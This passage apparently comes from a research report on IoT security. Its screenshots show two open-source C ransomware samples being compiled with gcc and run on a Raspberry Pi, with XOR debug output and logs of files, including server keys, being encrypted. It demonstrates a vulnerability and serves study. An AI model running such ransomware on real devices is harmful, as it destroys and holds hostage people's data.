
```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-master $
```

Figure 19: Ransomware files written in C language


pi@raspberrypi: ~/Desktop/Ranso...Randomware/randomware-master
File Edit Tabs Help


```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-master $ gcc randomware.c -o randomware
```

Figure 20: Running a Ransomware file using gcc




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-mas
ter $ gcc randomware.c -o randomware
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-mas
ter $ 
```

Figure 21: Compilation Done



pi@raspberrypi: ~/Desktop/Ranso...Randomware/randomware-master
File Edit Tabs Help

```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-mas
ter $ gcc randomware.c -o randomware
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-mas
ter $ ./randomware
```

Figure 22: Execution of ransomware


Respbian - VMware Workstation
File Edit View VM Tabs Help
Library
Type here to search
My Computer
Ubuntu 64-bit
Respbian
Shared VMs
Home
Respbian
randomware-master
pi@raspberrypi: ~/De...
pi@raspberrypi: ~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-master
File Edit Tabs Help

```
byte_to_xor = 0x75
ret_char    = 0x42
counter     = 580
key_char    = 0x6a
byte_to_xor = 0x72
ret_char    = 0x18
counter     = 581
key_char    = 0x4e
byte_to_xor = 0x70
ret_char    = 0x3e
counter     = 582
key_char    = 0x43
byte_to_xor = 0x6f
ret_char    = 0x2c
counter     = 583
key_char    = 0x63
byte_to_xor = 0x73
ret_char    = 0x10
counter     = 584
key_char    = 0x68
byte_to_xor = 0x65
ret_char    = 0x0d
counter     = 585
key_char    = 0x52
byte_to_xor = 0x73
ret_char    = 0x21
counter     = 586
key_char    = 0x59
byte_to_xor = 0x2e
ret_char    = 0x77
counter     = 587
```




```
ret_char    = 0x18
counter     = 581
key_char    = 0x4e
byte_to_xor = 0x70
ret_char    = 0x3e
counter     = 582
key_char    = 0x43
byte_to_xor = 0x6f
ret_char    = 0x2c
counter     = 583
key_char    = 0x63
byte_to_xor = 0x73
ret_char    = 0x10
counter     = 584
key_char    = 0x68
byte_to_xor = 0x65
ret_char    = 0x0d
counter     = 585
key_char    = 0x52
byte_to_xor = 0x73
ret_char    = 0x21
counter     = 586
key_char    = 0x59
byte_to_xor = 0x2e
ret_char    = 0x77
counter     = 587
key_char    = 0x64
byte_to_xor = 0x20
ret_char    = 0x44
counter     = 588
key_char    = 0x53
byte_to_xor = 0x0a
ret_char    = 0x59
malloc(): corrupted top size
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Randomware/randomware-master $ 
```

Figure 23: After successful execution of ransomware


2nd Ransomware written in C

This ransomware contains four files naming main, debug, license and readme file. Main file comprises of encryption code and after successful compilation and debugging, it encrypts all the pi folders/file and show result at the cmd. This ransomware also easy to run at the IoT operating system which proves how much vulnerable these operating systems.




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc main.c -o main
```

Figure 24: 2nd Ransomware files written in C language




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc main.c -o main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ 
```

Figure 25: Compilation of Ransomware




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc main.c -o main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ ./main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $
```

Figure 26: Executing a ransomware


pi@raspberrypi: ~/Desktop/Ranso...somware 2/Ransomware-master-2
File Edit Tabs Help


```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc main.c -o main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ ./main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc debug.c -o debug
```

Figure 27: Debugging a ransomware




```
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc main.c -o main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ ./main
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $ gcc debug.c -o debug
pi@raspberrypi:~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-m
aster-2 $
```

Figure 28: Executing a debugging file


pi@raspberrypi: ~/Desktop/Ransomware from Pi/Ransomware/Ransomware 2/Ransomware-master-2
File Edit Tabs Help

```
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/EncryptTime.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/Decryption_After_Payment_2.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/Decryption_After_Payment_1.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/screenshots/DecryptTime.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/sample_apache_conf/server.pass.key
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/sample_apache_conf/server.key
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/hacker.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/hacked.jpg
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/images/bitcoin.png
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/Bash Ransomware/bash-ransomware-master/README.md
Encryption successful
Write successful
Read /home/pi/Desktop/Ransomware from Pi/Ransomware/CryptoTroop/CryptoTrooper-master/bg.jpg
```

After execution

